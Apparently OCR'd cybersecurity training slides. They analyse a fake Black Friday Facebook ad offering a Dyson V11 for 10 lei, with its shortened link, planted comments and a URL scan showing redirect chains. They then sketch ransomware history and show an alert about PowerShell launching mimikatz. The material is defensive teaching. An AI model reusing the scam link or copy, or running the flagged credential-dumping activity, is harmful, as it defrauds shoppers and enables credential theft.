
Hotel

Additional contact info

Send message

Sursa: Directoratul National de Securitate Cibernetica https://www.facebook.com/groups/1501315270125733/permalink/3020970084826903/

# Social Media scams: finding the signs



Take a lot today

14h ·


Oferta specială de Black Friday de la Dyson Puneți mâna pe noul Dyson V11 pentru doar 10 LEI.Cantitățile sunt limitate, intrați în acțiune 👉 https://cutt.ly/Dysonv11RO

dyson
V11 ABSOLUTE
EXTRA PRO
AUTONOMIE 120 MIN,
NICHEL/ VIOLET
10 00 LEI
eMAG
And Auto mode intelligently senses and adapts power to deep clean all floor types.

GRAFASS.INFO

Ofertă specială. 119 din 1.000 de exemplare rămase disponibile 🇷🇴 🇷🇴🇷🇴🇷🇴

Apply now



Take a lot today

Hotel

General

170 people like this


201 people follow this

Hotel

Additional contact info

Send message

# Social Media scams: deeper dive



**Daniela Lazic**
Un mare ajutor în jurul casei, și la acest preț 👍.

Like · Reply · 10h

**Lelia Torre**
Am fost foarte norocoasă că am dat peste această ofertă, vă mulțumesc!😊

Like · Reply · 10h 11

**Belén Vázquez**
Am plătit doi euro și aștept cu nerăbdare livrarea! 👍

✌


Like · Reply · 10h

**Gloria Rodríguez**
Dyson este o plăcere ca întotdeauna, vă mulțumesc pentru această oportunitate😍 👍😊😊

Like · Reply · 10h

Most Relevant is selected, so some comments may have been filtered out.


Unusual high percentage of foreign persons commenting on a Romanian add and speaking perfect Romanian



| | |
|---|---|
| **Website Address** | **Grafass.info** |
| **Last Analysis** | 3 seconds ago \| Rescan |
| **Blacklist Status** | 0/42 |
| **Domain Registration** | 2021-11-17 \| 9 days ago |

Domain was created less than 24 hours before the scan campaign started

Scam page is gone, accessing it takes the user through a long chain of redirects. This is usually an indicator of click fraud (higher access count = more ads money).



## grafass.info

68.183.9.200 Private scan

**URL:** http://grafass.info/

**Submission:** On November 26 via manual (November 26th 2021, 8:36:51 am UTC) from AT — Scanned from DE

## Redirected requests

There were HTTP redirect chains for the following requests:

**Request Chain 23**

- https://rp.liadm.com/j?dtstmp=1637915811736&aid=a-06t8&se=e30&duid=df10c3c9fdde--01fndp7qv1wbp04k2arjnw66b4&tna=v2.3.0&pu=http%3A%2F%2Fgrafass.info%2F&wpn=lc-bundle&c=PHRpdGxlPlRlY2hSYWRhciB8IERlIGJyb24gdm9vciB0ZWNoLWtvb3BhZHZpZXM8L3RpdGxlPjxoMSBpdGVtcHJvcD0ibmFtZSI-VGVjaFJhZGFyPC9oMT4 HTTP 302
- https://rp4.liadm.com/j?dtstmp=1637915811736&aid=a-06t8&se=e30&duid=df10c3c9fdde--01fndp7qv1wbp04k2arjnw66b4&tna=v2.3.0&pu=http%3A%2F%2Fgrafass.info%2F&wpn=lc-bundle&c=PHRpdGxlPlRlY2hSYWRhciB8IERlIGJyb24gdm9vciB0ZWNoLWtvb3BhZHZpZXM8L3RpdGxlPjxoMSBpdGVtcHJvcD0ibmFtZSI-VGVjaFJhZGFyPC9oMT4&i6=MjAwMTphYzg6MjA6OGY6MTM5Ojox&n3pc=true

**Request Chain 77**

- https://sync.mathtag.com/sync/img?mt_exid=36&redir=https%3A%2F%2Fi.liadm.com%2Fs%2Fe%2Fa-06t8%2F0%2Fe8b52c5f0d424c9f842ee2340c423961%3Fmpid%3D7156%26muid%3D%5BMM_UUID%5D&df72f9c4-53f3-4b9f-a527-db10572a54fc HTTP 302
- https://i.liadm.com/s/e/a-06t8/0/e8b52c5f0d424c9f842ee2340c423961?mpid=7156&muid=39ac61a0-9ca4-4b00-96fb-325993e922a8

**Request Chain 78**

- https://match.adsrvr.org/track/cmf/generic?ttd_pid=liveintent&ttd_tpi=1 HTTP 302
- https://match.adsrvr.org/track/cmb/generic?ttd_pid=liveintent&ttd_tpi=1 HTTP 302
- https://i.liadm.com/s/35759?bidder_id=44489&bidder_uuid=d2a27319-eb09-40c5-a4a3-08e6f444a197 HTTP 303
- https://i6.liadm.com/s/35759?bidder_id=44489&bidder_uuid=d2a27319-eb09-40c5-a4a3-08e6f444a197

**Request Chain 79**

- https://dpm.demdex.net/ibs:dpid=127444&dpuuid=df72f9c4-53f3-4b9f-a527-db10572a54fc&redir=https%3A%2F%2Fi.liadm.com%2Fs%2Fe%2Fa-06t8%2F0%2Fe8b52c5f0d424c9f842ee2340c423961%3Fmpid%3D82775%26muid%3D%24%7BDD_UUID%7D HTTP 302
- https://dpm.demdex.net/demconf.jpg?et:ibs%7cdata:dpid=127444&dpuuid=df72f9c4-53f3-4b9f-a527-db10572a54fc&redir=https%3A%2F%2Fi.liadm.com%2Fs%2Fe%2Fa-06t8%2F0%2Fe8b52c5f0d424c9f842ee2340c423961%3Fmpid%3D82775%26muid%3D%24%7BDD_UUID%7D HTTP 302
- https://i.liadm.com/s/e/a-06t8/0/e8b52c5f0d424c9f842ee2340c423961?mpid=82775&muid=37790727536314452190792872013528135243

**Request Chain 80**

- https://x.dlx.addthis.com/e/live_intent_sync?na_exid=df72f9c4-53f3-4b9f-a527-db10572a54fc HTTP 302
- https://x.dlx.addthis.com/e/live_intent_sync?na_exid=df72f9c4-53f3-4b9f-a527-db10572a54fc&rd=Y

**Request Chain 81**

- https://x.bidswitch.net/syncd?dsp_id=256&user_group=2&user_id=df72f9c4-53f3-4b9f-a527-db10572a54fc&redir=%2F%2Fi.liadm.com%2Fs%2F52176%3Fbidder_id%3D5298%26bidder_uuid%3D%24%7BBSW_UID%7D HTTP 302
- https://x.bidswitch.net/ul_cb/syncd?dsp_id=256&user_group=2&user_id=df72f9c4-53f3-4b9f-a527-db10572a54fc&redir=%2F%2Fi.liadm.com%2Fs%2F52176%3Fbidder_id%3D5298%26bidder_uuid%3D%24%7BBSW_UID%7D HTTP 302
- https://i.liadm.com/s/52176?bidder_id=5298&bidder_uuid=33f8bfba-c6a7-44f0-ba72-50c9b6bf283a HTTP 303
- https://i6.liadm.com/s/52176?bidder_id=5298&bidder_uuid=33f8bfba-c6a7-44f0-ba72-50c9b6bf283a


**Request Chain 82**

- https://x.bidswitch.net/sync?ssp=liveintent&user_id=df72f9c4-53f3-4b9f-a527-db10572a54fc HTTP 302
- https://x.bidswitch.net/ul_cb/sync?ssp=liveintent&user_id=df72f9c4-53f3-4b9f-a527-db10572a54fc HTTP 302
- https://pr-bh.ybp.yahoo.com/sync/iponweb?bidswitch_ssp_id=liveintent&ssp_user_id=b473dd8f-0151-4478-b9e7-8a86a148e554 HTTP 302
- https://x.bidswitch.net/sync?dsp_id=74&&user_id=171315744&expires=5&ssp=liveintent HTTP 302
- https://i.liadm.com/s/52164?bidder_id=5298&licd=&bidder_uuid=b473dd8f-0151-4478-b9e7-8a86a148e554 HTTP 303
- https://i6.liadm.com/s/52164?bidder_id=5298&licd=&bidder_uuid=b473dd8f-0151-4478-b9e7-8a86a148e554

TAKE
A
BREAK

# Security Incident investigation – Possible Ransomware Infection

# Ransomware – financially motivated, highly profitable




RANSOM PAYOUTS

Average Ransom Payment by Quarter

Amounts are in USD

# Ransomware – brief history



## Evolution of Ransomware

**2013**
CryptoLocker

**2014**
CryptoWall

**2015**
Ransomware-as-a-Service grows in popularity

DECEMBER
SamSam

**2016**
FEBRUARY
Locky

**2017**
MAY
WannaCry

JUNE
NotPetya

JULY
Bitpaymer

**2018**
JANUARY
GandCrab advertised

AUGUST
Ryuk

LATE 2018
FIN6 incorporates ransomware


**2019**
JANUARY
GandCrab advertised

MAY
REvil advertised


December
MAZE "blog" registered

**2020**
EARLY 2020
REvil, Doppelpaymer, and others create public shaming sites

# Security Incident investigation: ransomware – initial alert




| ALERTS SUMMARY | USER NAME |
|---|---|
| ⚠ A PowerShell script appears to be launching mimikatz, a password dumping utility. This is often launched as part of a PowerShell exploit kit. Decode and review the script. | jenkins |



"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"

